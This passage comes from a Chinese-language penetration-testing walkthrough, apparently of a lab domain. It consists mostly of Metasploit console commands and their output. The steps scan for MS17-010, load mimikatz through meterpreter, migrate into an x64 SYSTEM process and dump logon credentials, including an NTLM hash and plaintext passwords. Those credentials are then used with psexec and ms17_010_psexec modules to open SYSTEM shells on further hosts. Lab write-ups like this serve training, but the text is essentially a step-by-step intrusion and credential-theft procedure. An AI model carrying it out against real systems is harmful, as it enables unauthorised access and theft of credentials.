msf6 auxiliary(scanner/discovery/udp_probe) > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                  Required  Description
   ----         ---------------                                  --------  -----------
   CHECK_ARCH   true                                             no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                             no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                            no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/na  yes       List of named pipes to check
                med_pipes.txt
   RHOSTS                                                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        445                                              yes       The SMB service port (TCP)
   SMBDomain    .                                                no        The Windows domain to use for authentication
   SMBPass                                                       no        The password for the specified username
   SMBUser                                                       no        The username to authenticate as
   THREADS      1                                                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > set r
```

40.发现有两台主机可以利用


kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021


```
   RHOSTS                                                 yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       445                                        yes       The SMB service port (TCP)
   SMBDomain   .                                          no        The Windows domain to use for authentication
   SMBPass                                                no        The password for the specified username
   SMBUser                                                no        The username to authenticate as
   THREADS     1                                          yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.93.20-30
rhosts => 192.168.93.20-30
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.93.20:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.93.20-30:445   - Scanned  2 of 11 hosts (18% complete)
[*] 192.168.93.20-30:445   - Scanned  3 of 11 hosts (27% complete)
[*] 192.168.93.20-30:445   - Scanned  4 of 11 hosts (36% complete)
[*] 192.168.93.20-30:445   - Scanned  5 of 11 hosts (45% complete)
[*] 192.168.93.20-30:445   - Scanned  6 of 11 hosts (54% complete)
[*] 192.168.93.20-30:445   - Scanned  7 of 11 hosts (63% complete)
[*] 192.168.93.20-30:445   - Scanned  8 of 11 hosts (72% complete)
[*] 192.168.93.20-30:445   - Scanned  9 of 11 hosts (81% complete)
[*] 192.168.93.20-30:445   - Scanned 10 of 11 hosts (90% complete)
[+] 192.168.93.30:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Datacenter 9600 x64 (64-bit
[*] 192.168.93.20-30:445   - Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

41.其二:使用mimikatz来攻击

```
sessions
sessions 5
load kiwi           载入mimikatz
```


kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021

```
  Id  Name  Type                     Information                                                Connection
  --  ----  ----                     -----------                                                ----------
  1         meterpreter x64/linux    root @ ubuntu (uid=0, gid=0, euid=0, egid=0) @ 192.168.46.16  192.168.46.158:6666 -> 192.168.46.160:58878 (192.168.46.160)
                                     0
  4         meterpreter x64/linux    ubuntu @ ubuntu (uid=1000, gid=1000, euid=1000, egid=1000) @  192.168.52.10:54720 -> 192.168.52.20:7777 (192.168.52.20)
                                      192.168.52.20
  5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ PC1                                  192.168.52.10:47062 -> 192.168.52.30:7777 (192.168.52.30)

msf6 auxiliary(scanner/smb/smb_ms17_010) > sessions 5
[*] Starting interaction with 5...


meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter >
```

42.如果这里提示x32不能执行x64，那就要移植进程

`kiwi_cmd sekurlsa::logonpasswords 获取账号密码`



```
Module :        sekurlsa
Full name :     SekurLSA module
Description :   Some commands to enumerate credentials...


            msv  -  Lists LM & NTLM credentials
        wdigest  -  Lists WDigest credentials
       kerberos  -  Lists Kerberos credentials
          tspkg  -  Lists TsPkg credentials
        livessp  -  Lists LiveSSP credentials
            ssp  -  Lists SSP credentials
 logonPasswords  -  Lists all available providers credentials
        process  -  Switch (or reinit) to LSASS process  context
       minidump  -  Switch (or reinit) to LSASS minidump context
            pth  -  Pass-the-hash
         krbtgt  -  krbtgt!
    dpapisystem  -  DPAPI_SYSTEM secret
        tickets  -  List Kerberos tickets
          ekeys  -  List Kerberos Encryption Keys
          dpapi  -  List Cached MasterKeys
        credman  -  List Credentials Manager

meterpreter > kiwi_cmd sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; mimikatz x86 cannot access x64 process

meterpreter > p
```

43.先执行ps命令获取一个x64的system权限进程

```
ps
migrate 4012            移植4012进程
```




```
3404  3140  vmtoolsd.exe        x64  1      WHOAMIANONY\bunny             C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
3416  3204  php-cgi.exe         x86  0      NT AUTHORITY\SYSTEM           C:\MYOA\bin\php-cgi.exe
3428  332   conhost.exe         x64  0      NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
3528  3204  php-cgi.exe         x86  0      NT AUTHORITY\SYSTEM           C:\MYOA\bin\php-cgi.exe
3580  488   svchost.exe         x64  0      NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
3608  488   sppsvc.exe          x64  0      NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
3644  488   svchost.exe         x64  0      NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
3688  488   SearchIndexer.exe   x64  0      NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
3744  332   conhost.exe         x64  0      NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
3800  488   mysqld.exe          x64  0      NT AUTHORITY\SYSTEM           C:\MYOA\mysql5\bin\mysqld.exe
3836  3336  iexplore.exe        x86  1      WHOAMIANONY\Administrator     C:\Program Files (x86)\Internet Explorer\iexplore.exe
3848  332   conhost.exe         x64  0      NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
3888  332   conhost.exe         x64  0      NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
3916  488   OfficeDaemon.exe    x86  0      NT AUTHORITY\SYSTEM           C:\MYOA\bin\OfficeDaemon.exe
3928  332   conhost.exe         x64  0      NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
3952  332   conhost.exe         x64  0      NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
3956  3952  cmd.exe             x86  0      NT AUTHORITY\SYSTEM           C:\Windows\SysWOW64\cmd.exe
3992  3276  php-cgi.exe         x86  0      NT AUTHORITY\SYSTEM           C:\MYOA\bin\php-cgi.exe
4012  332   conhost.exe         x64  0      NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
4020  332   conhost.exe         x64  0      NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
4064  3836  iexplore.exe        x86  1      WHOAMIANONY\Administrator     C:\Program Files (x86)\Internet Explorer\iexplore.exe

meterpreter > migrate 4012
[*] Migrating from 1428 to 4012...
```

44.再来执行刚刚的命令

`kiwi_cmd sekurlsa::logonpasswords 获取账号密码`



kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021


```
         * Domain   : whoamianony.org
         * Password : %Yn!@ZW,eWz5>[!hh;H.(&n(yh^2YADmU*2bVx<N#yvw.9MTwmi;84''uRaucL)mw7I42S>sUE#r&u]vz6\/:5A.s5nLrko+zfn@])/"$V6?sDZel=f>[ol;
        ssp :
        credman :

Authentication Id : 0 ; 48913 (00000000:0000bf11)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 2021/8/31 20:02:43
SID               :
        msv :
         [00000003] Primary
         * Username : PC1$
         * Domain   : WHOAMIANONY
         * NTLM     : 3e6a3d8c713b4821eaa51aab25f52074
         * SHA1     : d8e1318a24c64b8fcc89dc8609b09af50342bacf
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
```

45.获取到administartor账号密码就来利用msf的psexec模块


```
background
use exploit/windows/smb/psexec
set payload windows/meterpreter/bind_tcp         改为正向连接
set rhost 192.168.93.30                          设置主机
show options
set smbuser                                      获取到的administrator账号      设置账号
set smbpass                                      获取到的密码                   设置密码
exploit
```



kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021

```
Logon Server      : (null)
Logon Time        : 2021/8/31 20:02:43
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : PC1$
         * Domain   : WHOAMIANONY
         * Password : %Yn!@ZW,eWz5>[!hh;H.(&n(yh^2YADmU*2bVx<N#yvw.9MTwmi;84''uRaucL)mw7I42S>sUE#r&u]vz6\/:5A.s5nLrko+zfn@])/"$V6?sDZel=f>[ol;
        kerberos :
         * Username : pc1$
         * Domain   : WHOAMIANONY.ORG
         * Password : %Yn!@ZW,eWz5>[!hh;H.(&n(yh^2YADmU*2bVx<N#yvw.9MTwmi;84''uRaucL)mw7I42S>sUE#r&u]vz6\/:5A.s5nLrko+zfn@])/"$V6?sDZel=f>[ol;
        ssp :
        credman :

meterpreter > background
[*] Backgrounding session 5...
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/psexec) > set rhost 192.168.93.30
rhost => 192.168.93.30
msf6 exploit(windows/smb/psexec) > show options
```


kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021

```
Exploit target:


   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf6 exploit(windows/smb/psexec) > set smbpass Whoami2021
smbpass => Whoami2021
msf6 exploit(windows/smb/psexec) > exploit

[*] 192.168.93.30:445 - Connecting to the server...
[*] 192.168.93.30:445 - Authenticating to 192.168.93.30:445 as user 'administrator'...
[*] 192.168.93.30:445 - Selecting PowerShell target
[*] 192.168.93.30:445 - Executing the payload...
[+] 192.168.93.30:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 192.168.93.30:4444
[*] Sending stage (175174 bytes) to 192.168.93.30
[*] Meterpreter session 6 opened (192.168.93.10:48154 -> 192.168.93.30:4444) at 2021-08-31 21:55:58 +0800
```

46.其三:利用smb的ms17010的psexec的模块

```
use exploit/windows/smb/ms17_010_psexec          使用模块
set payload windows/meterpreter/bind_tcp         设置正向连接
set rhost 192.168.93.40                          设置ip
```


kali2021 - root@kali2021: ~ - Xshell 5
文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(B) 窗口(W) 帮助(H)
ssh://root:******@192.168.46.158:22
要添加当前会话，点击左侧的箭头按钮。
1 kali2021
2 kali2021
3 kali2021
4 kali2021
5 kali2021


```
msf6 exploit(windows/smb/psexec) > set smbpass Whoami2021
smbpass => Whoami2021
msf6 exploit(windows/smb/psexec) > exploit

[*] 192.168.93.30:445 - Connecting to the server...
[*] 192.168.93.30:445 - Authenticating to 192.168.93.30:445 as user 'administrator'...
[*] 192.168.93.30:445 - Selecting PowerShell target
[*] 192.168.93.30:445 - Executing the payload...
[+] 192.168.93.30:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 192.168.93.30:4444
[*] Sending stage (175174 bytes) to 192.168.93.30
[*] Meterpreter session 6 opened (192.168.93.10:48154 -> 192.168.93.30:4444) at 2021-08-31 21:55:58 +0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 6...
msf6 exploit(windows/smb/psexec) > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.93.40
rhost => 192.168.93.40
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

开启防火墙

47.这就是开启了防火墙，攻击能成功但是反弹不了会话



```
sf6 exploit(windows/smb/psexec) > exploit

[*] 192.168.93.30:445 - Connecting to the server...
[*] 192.168.93.30:445 - Authenticating to 192.168.93.30:445 as user 'administrator'...
[*] 192.168.93.30:445 - Selecting PowerShell target
[*] 192.168.93.30:445 - Executing the payload...
[+] 192.168.93.30:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 192.168.93.30:4444
[*] Sending stage (175174 bytes) to 192.168.93.30
[*] Meterpreter session 7 opened (192.168.93.10:48214 -> 192.168.93.30:4444) at 2021-08-31 21:58:35 +0800


eterpreter > exit
[*] Shutting down Meterpreter...

